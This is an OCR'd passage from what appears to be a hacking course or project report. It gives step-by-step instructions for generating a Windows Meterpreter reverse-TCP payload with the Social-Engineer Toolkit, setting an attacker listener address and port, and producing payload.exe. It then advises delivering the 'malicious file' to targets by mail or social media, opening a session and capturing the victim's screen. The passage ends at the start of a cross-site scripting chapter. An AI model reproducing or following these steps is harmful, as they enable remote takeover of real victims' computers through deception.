
Open terminal in Kali Linux and type setoolkit

You will be prompted to many options.


kali - VMware Workstation 15 Player (Non-commercial use only)
Player
Shell No. 1
[Shell No. 1]
12:45 AM
14%
Trash
File System
Home
Shell No. 1
File Actions Edit View Help
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
Version: 8.0.3
Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)


kali - VMware Workstation 15 Player (Non-commercial use only)
Player
Shell No. 1
[Shell No. 1]
12:46 AM
14%
Trash
File System
Home
Shell No. 1
File Actions Edit View Help
Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit
set>


Type 1



Then type 4. i.e. Create a Payload and Listener


Then type 5. i.e. Windows Meterpreter Reverse_TCP X64 Connect back to the attacker (Windows x64), Meterpreter


Now type IP address of the attacker machine. In my case it is 192.168.248.132




Enter the LHOST port 445

Then type y


kali - VMware Workstation 15 Player (Non-commercial use only)
Player
[Mail - Hello World - Ou... [Shell No. 1]
Shell No. 1
09:07 AM
82%
Trash
File System
Home
Shell No. 1
File Actions Edit View Help
1) Windows Shell Reverse_TCP Spawn a command shell on vict
im and send back to attacker
2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on
victim and send back to attacker
3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim
and send back to attacker
4) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Re
verse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker
(Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster Spawn a meterpreter shell and
find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTT
P using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS Use a hostname instead of an
IP address and use Reverse Meterpreter
9) Download/Run your Own Executable Downloads an executable and r
uns it
set:payloads>5
set:payloads> IP address for the payload listener (LHOST):192.168.248.132
set:payloads> Enter the PORT for the reverse listener:445
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /
root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):y



kali - VMware Workstation 15 Player (Non-commercial use only)
Player
[Mail - Hello World - Ou... [Shell No. 1]
Shell No. 1
09:21 AM
76%
Trash
File System
Home
payload.exe
Shell No. 1
File Actions Edit View Help
1) Windows Shell Reverse_TCP Spawn a command shell on vict
im and send back to attacker
2) Windows Reverse_TCP Meterpreter Spawn a meterpreter shell on
victim and send back to attacker
3) Windows Reverse_TCP VNC DLL Spawn a VNC server on victim
and send back to attacker
4) Windows Shell Reverse_TCP X64 Windows X64 Command Shell, Re
verse TCP Inline
5) Windows Meterpreter Reverse_TCP X64 Connect back to the attacker
(Windows x64), Meterpreter
6) Windows Meterpreter Egress Buster Spawn a meterpreter shell and
find a port home via multiple ports
7) Windows Meterpreter Reverse HTTPS Tunnel communication over HTT
P using SSL and use Meterpreter
8) Windows Meterpreter Reverse DNS Use a hostname instead of an
IP address and use Reverse Meterpreter
9) Download/Run your Own Executable Downloads an executable and r
uns it
set:payloads>5
set:payloads> IP address for the payload listener (LHOST):192.168.248.132
set:payloads> Enter the PORT for the reverse listener:445
[*] Generating the payload.. please be patient.
[*] Payload has been exported to the default SET directory located under: /
root/.set/payload.exe
set:payloads> Do you want to start the payload and listener now? (yes/no):y

/root/.set/payload.exe is the location of your malicious file. You have to copy the exe file. Move the file to Documents folder for easy access. Later with the help of social engineering run the file payload.exe in the target system




Execute file can be done via mail, or by any social media.


Once your target execute that code, a session will be created. Type sessions -i to get the list of sessions.




Type sessions -i 1 to activate a session. You will be prompted to a meterpreter sessions that means u have successfully exploited the target

Type screenshot to get the screenshot of the screen of target machine





The screenshot is available in /usr/share/set/gSJezAmQ.jpeg



This was just a demonstration you can do a lot more using meterpreter.

This was all about active system hacking. I hope u enjoyed it and feeling excited right now. Let's move to the next module.

CHAPTER-6

CROSS-SIDE SCRIPTING

6.1 Project Name:

Cross-side scripting

6.2 Aim/Objective:

